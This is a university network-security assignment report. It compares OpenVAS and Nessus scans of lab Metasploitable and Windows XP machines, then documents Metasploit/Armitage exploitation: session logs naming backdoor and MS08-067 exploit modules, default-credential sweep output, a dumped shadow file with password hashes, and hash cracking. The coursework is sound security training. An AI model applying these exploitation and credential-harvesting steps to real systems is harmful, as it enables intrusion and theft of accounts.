

COSC362S2 (Data and Network Security) Assignment

Alexis Sy (*mas264*): 21229382

Percentage of Contribution: 50%


Isabelle Lynch (*irl18*): 32346428

Percentage of Contribution: 50%

3.1 Vulnerability Scanning


3.1.1 Use OpenVAS for Vulnerability Scanning

Metasploitable System (Full and Fast)



The screenshot above shows a summary of the results found from carrying out a vulnerability scan on the Metasploitable system using the vulnerability scanner OpenVAS. The scan was carried out using the “Full and Fast” scanning configuration option which exploits the majority of Network Vulnerability Tests (NTVs). The scan is preferable due to its fast speed as it is optimized through the use of information previously collected. This scan found a total of 63 vulnerabilities, 20 classified at a high threat level, 39 classified at a medium threat level and 4 classified at a low threat level. The results are summarized by their severity class on donut chart on the left of the screenshot above, and also summarized by their Common Vulnerability Scoring System (CVSS) numerical score on the bar chart on the right of the screenshot above.


Metasploitable System (Slow and Very Deep Ultimate)



The screenshot above shows a summary of the results found from carrying out a second vulnerability scan on the Metasploitable system using the vulnerability scanner OpenVAS. This scan was carried out using the “Slow and Very Deep Ultimate” scanning configuration option which also exploits the majority of Network Vulnerability Tests (NVTs). The scan considered slow as it does not use information previously collected and tries every NVT at


every open port even if it is not applicable. It also uses destructive tests which may cause shutdowns of the service or remote system. This scan found a total of 65 vulnerabilities, 21 classified at a high threat level, 40 classified at a medium threat level and 4 classified at a low threat level. The results are summarized by their severity class on donut chart on the left of the screenshot above, and also summarized by their Common Vulnerability Scoring System (CVSS) numerical score on the bar chart on the right of the screenshot above.

Windows XP System (Full and Fast)



The screenshot above shows a summary of the results found from carrying out a vulnerability scan on the Windows XP system using the vulnerability scanner OpenVAS. The scan was carried out using the “Full and Fast” scanning configuration option. This scan found a total of 3 vulnerabilities, all classified at a high threat level. The results are summarized by their severity class on donut chart on the left of the screenshot above, and also summarized by their Common Vulnerability Scoring System (CVSS) numerical score on the bar chart on the right of the screenshot above. The bar chart shows that all 3 vulnerabilities are in the highest CVSS score level, ranging between 9 and 10.

Windows XP System (Slow and Very Deep Ultimate)




The screenshot above shows a summary of the results found from carrying out a second vulnerability scan on the Windows XP system using the vulnerability scanner OpenVAS. This scan was carried out using the “Slow and Very Deep Ultimate” scanning configuration option. The scan found a total of 4 vulnerabilities, all classified at a high threat level. The results are summarized by their severity class on donut chart on the left of the screenshot above, and also summarized by their Common Vulnerability Scoring System (CVSS) numerical score on the bar chart on the right of the screenshot above. Similarly to the “Full and Fast” scan, the bar chart shows that all 4 vulnerabilities are in the highest CVSS score

level, ranging between 9 and 10.


3.1.2 Use Nessus for Vulnerability Scanning

Windows XP System



The screenshot above shows a summary of the results found from carrying out a vulnerability scan on the Windows XP system using the vulnerability scanner Nessus. This scan found a total of 9 vulnerabilities, 3 classified at a critical threat level, 1 classified at a high threat level, 4 classified at a medium threat level and 1 classified at a low threat level. The kinds of vulnerabilities are classified into two categories, Windows related (6 vulnerabilities) and miscellaneous (3 vulnerabilities). The results are summarized by their severity class on donut chart on the right of the screenshot above.

Metasploitable System



The screenshot above shows a summary of the results found from carrying out a vulnerability scan on the Metasploitable system using the vulnerability scanner Nessus. This scan found a total of 32 vulnerabilities, 1 classified at a critical threat level, 5 classified at a high threat level, 19 classified at a medium threat level and 7 classified at a low threat level.

The kinds of vulnerabilities are classified into eight categories, gain a shell remotely (2 vulnerabilities), service detection (4 vulnerabilities), backdoors (1 vulnerability), general (11 vulnerabilities), web servers (4 vulnerabilities), Remote Procedure Call (2 vulnerabilities), Simple Mail Transfer Protocol (1 vulnerability) and miscellaneous (7 vulnerabilities). The results are summarized by their severity class on donut chart on the right of the screenshot above.

3.1.3 Compare OpenVAS and Nessus

System	Scan	High & Critical	Medium	Low	Time Taken (minutes)
Metasploitable	OpenVAS				
	Full and Fast (Total: 63)	20	39	4	18
	Slow and Very Deep Ultimate (Total: 65)	21	40	4	32
	Nessus				
	Scan (Total: 32)	6	19	7	7
Windows XP	OpenVAS				
	Full and Fast (Total: 3)	3	0	0	3
	Slow and Very Deep Ultimate (Total: 4)	4	0	0	9
	Nessus				
	Scan (Total: 9)	4	4	1	2

For each vulnerability scan carried out by OpenVAS and Nessus, the table above shows the total number of vulnerabilities found, the number of vulnerabilities found at each severity level, and the time to complete each scan. Overall the Nessus scans of both the Metasploitable system and Windows XP system were faster than similar scans carried out by OpenVAS. For the vulnerability scans of the Metasploitable system, both OpenVAS scans found almost double the amount of vulnerabilities than the Nessus scan found. However this was the opposite case for the vulnerability scans of the Windows XP system as the Nessus scan found almost double the amount of vulnerabilities than both OpenVAS scans found. This is because each scanner uses a different knowledge base and therefore have different abilities for detecting vulnerabilities. Between the Nessus and OpenVAS scans of the Windows XP system, there were only three overlapping vulnerabilities that were found in both scans:

1. Vulnerabilities in SMB Could Allow Remote Code Execution (MS09-001) - same CVSS score for both scans.
2. Vulnerability in Server Service Could Allow Remote Code Execution (MS08-067) - same CVSS score for both scans.
3. Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (MS17-010) - CVSS score of 9.3 on OpenVAS and 10.0 on Nessus.

Between the scans of the of the Metasploitable system, there were ten overlapping vulnerabilities that were found in both scans:

1. Check for rexecd Service (CVE-1999-0618) - same CVSS score for both scans.
2. Check for rlogin Service (CVE-1999-0651) - same CVSS score for both scans.
3. Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability (CVE-2012-0053) - same CVSS score for both scans.
4. http TRACE XSS attack (CVE-2003-1567) - CVSS score of 5.8 on OpenVAS and 5.0 on Nessus.
5. Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability (CVE-2011-0411) - CVSS score of 6.8 on OpenVAS and 4.0 on Nessus.
6. SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection (CVE-2016-0800) - same CVSS score for both scans.
7. SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (CVE-2015-0204) - CVSS score of 4.3 on OpenVAS, and 5.0 on Nessus.
8. SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection (CVE-2014-3566) - same CVSS score for both scans.
9. SSL/TLS: Report Weak Cipher Suites (CVE-2013-2566), CVSS score of 4.3 on OpenVAS, and 5.3 on Nessus.
10. SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (CVE-2015-4000) - CVSS score of 4.3 on OpenVAS and 2.2 on Nessus.

The severity and threat level categories of each vulnerability were different between the two scanners. OpenVAS uses three categories, high (CVSS score between 7.0 and 10.0), medium (CVSS score between 4.0 and 6.9) and low (CVSS score between 0.0 and 3.9). Nessus splits vulnerabilities with the greatest severity into two categories, critical (CVSS score 10.0) and high (CVSS score between 7.0 and 9.9).

The level of detail and information outputted about each vulnerability is relatively similar between both scanners. In both the Nessus and OpenVAS scans, a title, description/summary, suggested solution, service port number and references for the vulnerabilities were provided. In some cases the OpenVAS scan would also provide information on the impact, affected software and vulnerability insight. A brief description of the vulnerability detection method and result were provided by OpenVAS, whereas Nessus provided information on the terminal output for each vulnerability. The reports produced by OpenVAS provided detailed information for every vulnerability, whereas the report produced by Nessus provided only a brief summary of the vulnerabilities and only detailed information could be found on the Nessus website itself.

3.2 Exploitation and Exfiltration

3.2.3 Exploiting Metasploitable


```
1. Session ID: 8
   Type: shell unix
   Info:
   Tunnel: 192.168.56.101:21004 -> 192.168.56.102:53330 (192.168.56.102)
   Via: exploit/unix/irc/unreal_ircd_3281_backdoor
   UUID:
   CheckIn: <none>
   Registered: No

2. Session ID: 9
   Type: shell unix
   Info:
   Tunnel: 192.168.56.101:33377 -> 192.168.56.102:6200 (192.168.56.102)
   Via: exploit/unix/ftp/vsftpd_234_backdoor
   UUID:
   CheckIn: <none>
   Registered: No

3. Session ID: 10
   Type: shell unix
   Info:
   Tunnel: 192.168.56.101:1398 -> 192.168.56.102:52913 (192.168.56.102)
   Via: exploit/multi/samba/usermap_script
   UUID:
   CheckIn: <none>
   Registered: No

4. Session ID: 14
   Type: shell linux
   Info:
   Tunnel: 192.168.56.101:10826 -> 192.168.56.102:56889 (192.168.56.102)
   Via: exploit/linux/postgres/postgres_payload
   UUID:
   CheckIn: <none>
   Registered: No

5. Session ID: 16
   Type: shell unix
   Info:
   Tunnel: 192.168.56.101:18844 -> 192.168.56.102:45720 (192.168.56.102)
   Via: exploit/unix/misc/distcc_exec
   UUID:
   CheckIn: <none>
   Registered: No
```



Using the Hail Mary mass exploitation feature under the attacks tab five attacks were found that succeeded in taking over the Metasploitable system (shown screenshots 1, 2 and 3 above). The attacks triggered a vulnerability in the system and when successful would provide a new Shell. The successful attacks that exploited the Metasploitable system were:

1. unreal_ircd_3281_backdoor
2. vsftpd_234_backdoor
3. usermap_script
4. postgres_payload
5. distcc_exec

The manual method for finding attacks that exploited the Metasploitable system, as outlined in the assignment brief, was also used as shown in screenshot 4 above. This method however did not discover any additional attacks to those five stated above using the Hail Mary mass exploitation feature.

3.2.4 Harvesting Credentials from Metasploitable

1.

```
msf auxiliary(ftp_login) > run -j
[*] Auxiliary module running as background job
[*] 192.168.56.102:21 - 192.168.56.102:21 - Starting FTP login sweep
[+] 192.168.56.102:21 - 192.168.56.102:21 - LOGIN SUCCESSFUL: ftp:ftp
[*] Scanned 1 of 1 hosts (100% complete)
```

2.

```
msf auxiliary(vnc_login) > run -j
[*] Auxiliary module running as background job
[*] 192.168.56.102:5900 - 192.168.56.102:5900 - Starting VNC login sweep
[+] 192.168.56.102:5900 - 192.168.56.102:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
```

3.

```
msf auxiliary(postgres_login) > run -j
[*] Auxiliary module running as background job
[-] 192.168.56.102:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.56.102:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[-] 192.168.56.102:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.56.102:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
msf auxiliary(postgres_login) >
```


4.

```
GNU nano 2.0.7 File: /etc/shadow


root:$1$/avpfBJ1$X0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
sys:$1$FUX6BP0t$Miyc3Up0zQJqz4s5wFD910:14742:0:99999:7:::
sync:!:14684:0:99999:7:::
games:!:14684:0:99999:7:::
man:!:14684:0:99999:7:::
lp:!:14684:0:99999:7:::
mail:!:14684:0:99999:7:::
news:!:14684:0:99999:7:::
uucp:!:14684:0:99999:7:::
proxy:!:14684:0:99999:7:::
www-data:!:14684:0:99999:7:::
backup:!:14684:0:99999:7:::
list:!:14684:0:99999:7:::
irc:!:14684:0:99999:7:::
gnats:!:14684:0:99999:7:::
nobody:!:14684:0:99999:7:::
libuid:!:14684:0:99999:7:::
dhcpc:!:14684:0:99999:7:::

[ Read 38 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```


5.



6.




Using armitage three login credentials were found using the password sweeping feature in Armitage, as shown in screenshots 1, 2 and 3 above. These attacks managed to get both the username and password for the following services running in the Metasploitable system:

1. ftp_login
2. vnc_login
3. postgres_login


A second method for harvesting credentials was tested that used the usernames and passwords stored in the shadow file in the Metasploitable system, shown in screenshot 4 above. In order to translate these hashes a password cracking program called Johnny was used and 6 out of the 7 passwords were successfully cracked, as shown screenshots 5 and 6 above. These six passwords were cracked in less than a minute, however the password for the root user was still unsuccessfully cracked after over an hour of running the Johnny program.

3.2.5 Exploiting Vulnerabilities in Windows XP

1.



2.



3.

```

Session ID: 6
Type: meterpreter windows
Info: IE8WINXP\IEUser @ IE8WINXP
Tunnel: 192.168.56.101:25748 -> 192.168.56.104:1039 (192.168.56.104)
Via: exploit/multi/handler
UUID: 8a8c0629a725f302/x86=1/windows=1/2017-10-04T22:44:19Z
CheckIn: 21s ago @ 2017-10-05 14:26:56 +1300
Registered: No

```


4.

```

Session ID: 17
Type: meterpreter windows
Info: NT AUTHORITY\SYSTEM @ IE8WINXP
Tunnel: 192.168.56.101:42891 -> 192.168.56.104:22957 (192.168.56.104)
Via: exploit/windows/smb/ms08_067_netapi
UUID: 0f8e230f3100da55/x86=1/windows=1/2017-10-05T01:26:52Z
CheckIn: 0s ago @ 2017-10-05 14:27:17 +1300
Registered: No

```


Using the Hail Mary mass exploitation feature under the attacks tab two attacks were found that succeeded in taking over the Windows XP system (shown in screenshots 3 and 4 above). The attacks triggered a vulnerability in the system and when successful would provide a new Meterpreter. From this Meterpreter many post exploit operations could be carried out such as opening a shell and viewing processes. The successful attacks that exploited the Windows XP system were:

1. handler
2. ms08_067_netapi

